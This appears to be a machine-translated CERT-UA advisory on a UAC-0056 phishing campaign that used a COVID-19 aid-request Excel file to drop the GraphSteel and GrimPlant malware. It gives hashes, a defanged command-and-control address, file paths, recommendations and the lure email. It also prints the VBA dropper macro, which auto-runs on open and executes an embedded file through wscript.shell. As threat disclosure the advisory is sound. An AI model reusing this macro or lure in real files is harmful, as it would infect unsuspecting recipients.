cert-gov-ua.translate.goog /article/39882

UAC-0056 cyberattack using GraphSteel and GrimPlant malware and COVID-19 (CERT-UA # 4545)

General information:

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received an email from the coordinating entity with an attachment in the form of an XLS-document "Aid request COVID-19-04_5_22.xls", which contains a macro. If the macro is activated, the latter will decode the payload located in the hidden sheet of the document, as well as create a disk and run the Go bootloader. In the future, malware GraphSteel (compilation date: 2022-04-21) and GrimPlant will be downloaded and executed on the computer.

We draw your attention to the fact that e-mails were sent from a compromised account of an employee of a state body of Ukraine.

The activity is associated with the activities of the UAC-0056 group.

Compromise indicators:

Files:

```
0895c2181b8a04145b00a395da5b18dc
8cdd84285c936da43cf7c4506b6372a4806b0a90d3db29a72eaa7626dc83896b Aid request
COVID-19-04_5_22.xls
539a3b02f2f29b8c62353f729e636813
ed448b9c4e604c7c6531864ac023cdd8865affab409d581db66281179532fc69
base_update.exe (Go-downloader)
1f4233970e9dead730db799b19b1d1f7
f2a09b611b6fca3e82b8c3098abc35929779685a9e3f851a6acf4040be002f41 java-sdk.exe
(Go-downloader)
eee2f9fab737eef8884e0b9432055edc
47a734e624dac47b9043606c8833001dde8f341d71f77129da2eade4e02b3878 microsoft-
cortana.exe (2022-04-21) (GraphSteel)
425e69953feda05c25bb5c922f23ac6e
aca731d34c3e99d07af79847db369409e92e387520e44285608f18877b3a1d79 oracle-
java.exe (GrimPlant)
```

Network:

```
hxxps: // 212 [.] 192.246.115 / i
hxxps: // 212 [.] 192.246.115 / m
hxxps: // 212 [.] 192.246.115 / p
ws: // 212 [.] 192.246.115: 443 / c
212 [.] 192,246,115
```

Hosts:


```
% USERPROFILE% \. Java-sdk \ java-sdk.exe
% USERPROFILE% \. Java-sdk \ microsoft-cortana.exe
% USERPROFILE% \. Java-sdk \ oracle-java.exe
```

Recommendations:


1. Take steps to set up two-factor authentication for email accounts.

2. Prohibit office programs (EXCEL.EXE, WINWORD.EXE, etc.) from creating dangerous processes (for example, rundll32.exe, wscript.exe, etc.).


Graphic images:


От:
Кому:
Копия:
Тема: ??????? ? ?????????? ??? COVID-19
Отправл


Шановні колеги!
Ознайомтеся зі зведеною інформацією наявності медикаментів для забезпечення лікарської терапії при захворюванні коронавірусною інфекцією SARS-CoV-2 та оцініть потребу в додатковому постачанні. У листі необхідно додати заявку на отримання відсутніх медикаментів згідно з наданим переліком найменувань.
Заявка оформлюється у довільній формі. У ній зазначається найменування препаратів та їх кількість, виходячи з розрахункової річної потреби на підставі рекомендацій ВООЗ, які надсилалися раніше. Забороняється оформлювати заявки на медикаменти з метою створення довготривалих запасів. Заявка завіряється керівником місцевого відділення охорони здоров'я.




```
Private Sub Workbook_Open()
Call Update_data
End Sub
```



Click the "Enable Content" button above. Enter the name of the locality in Ukrainian or English in the next window. Click the "Get" button. Натисніть вище кнопку "Включити вміст". Внесіть найменування населеного пункту українською або англійською мовою в сусіднє вікно. Натисніть кнопку "Отримати"



```
Public filename As String
Public AttachDate As Date
Public FileSize As Long

Public FileRange As Range
Public Parent As AttachedFiles
Const BYTES_PER_CELL& = 500


Sub Run()

    On Error Resume Next

    tmpPath$ = Environ("temp") & "\" & filename

    If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """" & tmpPath$ & """"
End Sub
```



```
Sub Update_data()
'    Dim FileManager As New AttachedFiles
'    On Error Resume Next
'    FileManager.GetAttachment("notepad.exe").Run


    Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean


    filename$ = ThisWorkbook.Sheets(3).Range("B1"): If filename$ = "" Then Exit Sub

    If Not FileManager.AttachmentExist(filename$) Then
        MsgBox "Вложение с именем «" & filename$ & "» не найдено в текущей книге Excel", vbCritical
        Exit Sub
    End If


    FileManager.GetAttachment(filename$).Run

End Sub
```